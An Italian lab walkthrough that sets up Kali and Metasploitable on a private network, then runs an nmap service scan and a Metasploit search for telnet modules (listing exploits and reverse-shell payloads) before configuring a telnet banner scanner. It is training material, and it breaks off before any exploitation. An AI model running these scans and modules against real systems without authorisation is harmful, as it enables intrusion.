

Exploit servizio telnet


Kali è attualmente su rete 192.168.1.0/24. Configuro l'ip statico 192.168.1.25/24 modificando il file `/etc/netwrok/interfaces` come segue:



```
  GNU nano 7.2
# This file describes the network interfaces available on your system
#and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
#iface eth0 inet dhcp
iface eth0 inet static
#address 192.168.1.10/24
address 192.168.1.25/24
gateway 192.168.1.1
```




```
┌──(kali㉿kali)-[~]
└─$ sudo service networking restart
```




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.25  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe53:cba  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:53:0c:ba  txqueuelen 1000  (Ethernet)
        RX packets 3019  bytes 1315658 (1.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2518  bytes 224696 (219.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Configuro quindi l'ip di Metasploitable con 192.168.1.40/24 come indicato, modificando il file `/etc/netwrok/interfaces` come segue:




```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
#iface eth0 inet dhcp

iface eth0 inet static
address 192.168.1.40_
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
```

Verifico dopo un reboot la configurazione con il comando `ifconfig`:




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:11:6c:88
          inet addr:192.168.1.40  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe11:6c88/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:36 errors:0 dropped:0 overruns:0 frame:0
          TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3642 (3.5 KB)  TX bytes:5994 (5.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

Eseguo il ping da Kali all’ip appena configurato e verifico la raggiungibilità di Metasploitable :




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.891 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=0.404 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.425 ms
64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=0.405 ms
64 bytes from 192.168.1.40: icmp_seq=5 ttl=64 time=0.454 ms
^C
── 192.168.1.40 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4089ms
rtt min/avg/max/mdev = 0.404/0.515/0.891/0.188 ms
```

Eseguo un `nmap -sV` da Kali a Metasploitable per verificare che il servizio che andremo a sfruttare sia attivo:




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.40
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-22 12:49 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 45.00% done; ETC: 12:49 (0:00:07 remaining)
Nmap scan report for 192.168.1.40
Host is up (0.00048s latency).
Not shown: 980 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.51 seconds
```

Avvio msfconsole:




```
┌──(kali㉿kali)-[~]
└─$ msfconsole

 ________________________________________
/ it looks like you're trying to run a  \
\ module                                /
 ----------------------------------------
 \
  \
     __
    /  \
    |  |
    @  @
    |  |
    || |/
    || ||
    |\_/|
    \___/


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: When in a module, use back to go
back to the top level prompt
Metasploit Documentation: https://docs.metasploit.com/
```

Cerco telnet con il comando `search`. Utilizzo il modulo `auxiliary/scanner/telnet/telnet_version` con il comando `use 35`:




```
[-] No results from search
msf6 > search telnet

Matching Modules
================

   #   Name                                                               Disclosure Date  Rank       Check  Description
   -   ----                                                               ---------------  ----       -----  -----------
   0   exploit/linux/misc/asus_infosvr_auth_bypass_exec                   2015-01-04       excellent  No     ASUS infosvr Auth Bypass Command Execution
   1   exploit/linux/http/asuswrt_lan_rce                                 2018-01-22       excellent  No     AsusWRT LAN Unauthenticated Remote Code Execution
   2   auxiliary/server/capture/telnet                                                     normal     No     Authentication Capture: Telnet
   3   auxiliary/scanner/telnet/brocade_enable_login                                       normal     No     Brocade Enable Login Check Scanner
   4   exploit/windows/proxy/ccproxy_telnet_ping                          2004-11-11       average    Yes    CCProxy Telnet Proxy Ping Overflow
   5   auxiliary/dos/cisco/ios_telnet_rocem                               2017-03-17       normal     No     Cisco IOS Telnet Denial of Service
   6   auxiliary/admin/http/dlink_dir_300_600_exec_noauth                 2013-02-04       normal     No     D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
   7   exploit/linux/http/dlink_diagnostic_exec_noauth                    2013-03-05       excellent  No     D-Link DIR-645 / DIR-815 diagnostic.php Command Execution
   8   exploit/linux/http/dlink_dir300_exec_telnet                        2013-04-22       excellent  No     D-Link Devices Unauthenticated Remote Command Execution
   9   exploit/unix/webapp/dogfood_spell_exec                             2009-03-03       excellent  Yes    Dogfood CRM spell.php Remote Command Execution
   10  exploit/freebsd/telnet/telnet_encrypt_keyid                        2011-12-23       great      No     FreeBSD Telnet Service Encryption Key ID Buffer Overflow
   11  exploit/windows/telnet/gamsoft_telsrv_username                     2000-07-17       average    Yes    GAMSoft TelSrv 1.5 Username Buffer Overflow
   12  exploit/windows/telnet/goodtech_telnet                             2005-03-15       average    No     GoodTech Telnet Server Buffer Overflow
   13  exploit/linux/misc/hp_jetdirect_path_traversal                     2017-04-05       normal     No     HP Jetdirect Path Traversal Arbitrary Code Execution
   14  exploit/linux/http/huawei_hg532n_cmdinject                         2017-04-15       excellent  Yes    Huawei HG532n Command Injection
   15  exploit/linux/misc/igel_command_injection                          2021-02-25       excellent  Yes    IGEL OS Secure VNC/Terminal Command Injection RCE
   16  auxiliary/scanner/ssh/juniper_backdoor                             2015-12-20       normal     No     Juniper SSH Backdoor Scanner
   17  auxiliary/scanner/telnet/lantronix_telnet_password                                  normal     No     Lantronix Telnet Password Recovery
   18  auxiliary/scanner/telnet/lantronix_telnet_version                                   normal     No     Lantronix Telnet Service Banner Detection
   19  exploit/linux/telnet/telnet_encrypt_keyid                          2011-12-23       great      No     Linux BSD-derived Telnet Service Encryption Key ID Buffer Overflow
   20  auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof                       2010-12-21       normal     No     Microsoft IIS FTP Server Encoded Response Overflow Trigger
   21  exploit/linux/telnet/netgear_telnetenable                          2009-10-30       excellent  Yes    NETGEAR TelnetEnable
   22  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass   2021-09-06       normal     Yes    Netgear PNPX_GetShareFolderList Authentication Bypass
   23  auxiliary/admin/http/netgear_r6700_pass_reset                      2020-06-15       normal     Yes    Netgear R6700v3 Unauthenticated LAN Admin Password Reset
   24  auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce    2021-04-21       normal     Yes    Netgear R7000 backup.cgi Heap Overflow RCE
   25  exploit/unix/misc/polycom_hdx_auth_bypass                          2013-01-18       normal     Yes    Polycom Command Shell Authorization Bypass
   26  exploit/unix/misc/polycom_hdx_traceroute_exec                      2017-11-12       excellent  Yes    Polycom Shell HDX Series Traceroute Command Execution
   27  exploit/freebsd/ftp/proftp_telnet_iac                              2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   28  exploit/linux/ftp/proftp_telnet_iac                                2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   29  auxiliary/scanner/telnet/telnet_ruggedcom                                           normal     No     RuggedCom Telnet Password Generator
   30  auxiliary/scanner/telnet/satel_cmd_exec                            2017-04-07       normal     No     Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerability
   31  exploit/solaris/telnet/ttyprompt                                   2002-01-18       excellent  No     Solaris in.telnetd TTYPROMPT Buffer Overflow
   32  exploit/solaris/telnet/fuser                                       2007-02-12       excellent  No     Sun Solaris Telnet Remote Authentication Bypass Vulnerability
   33  exploit/linux/http/tp_link_sc2020n_authenticated_telnet_injection  2015-12-20       excellent  No     TP-Link SC2020n Authenticated Telnet Injection
   34  auxiliary/scanner/telnet/telnet_login                                               normal     No     Telnet Login Check Scanner
   35  auxiliary/scanner/telnet/telnet_version                                             normal     No     Telnet Service Banner Detection
   36  auxiliary/scanner/telnet/telnet_encrypt_overflow                                    normal     No     Telnet Service Encryption Key ID Overflow Detection
   37  payload/cmd/unix/bind_busybox_telnetd                                               normal     No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   38  payload/cmd/unix/reverse                                                            normal     No     Unix Command Shell, Double Reverse TCP (telnet)
   39  payload/cmd/unix/reverse_ssl_double_telnet                                          normal     No     Unix Command Shell, Double Reverse TCP SSL (telnet)
   40  payload/cmd/unix/reverse_bash_telnet_ssl                                            normal     No     Unix Command Shell, Reverse TCP SSL (telnet)
   41  exploit/linux/ssh/vyos_restricted_shell_privesc                    2018-11-05       great      Yes    VyOS restricted-shell Escape and Privilege Escalation
```

Verifico le impostazioni con il comando `show options`. L’unico parametro richiesto da configurare è `RHOSTS`, ovvero l’ip della macchina target (Metasploitable):




```
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.
```

Con il comando `set RHOST 192.168.1.40` imposto il paramtero richiesto e verifico l’esito eseguendo nuovamente il comando `show options`:



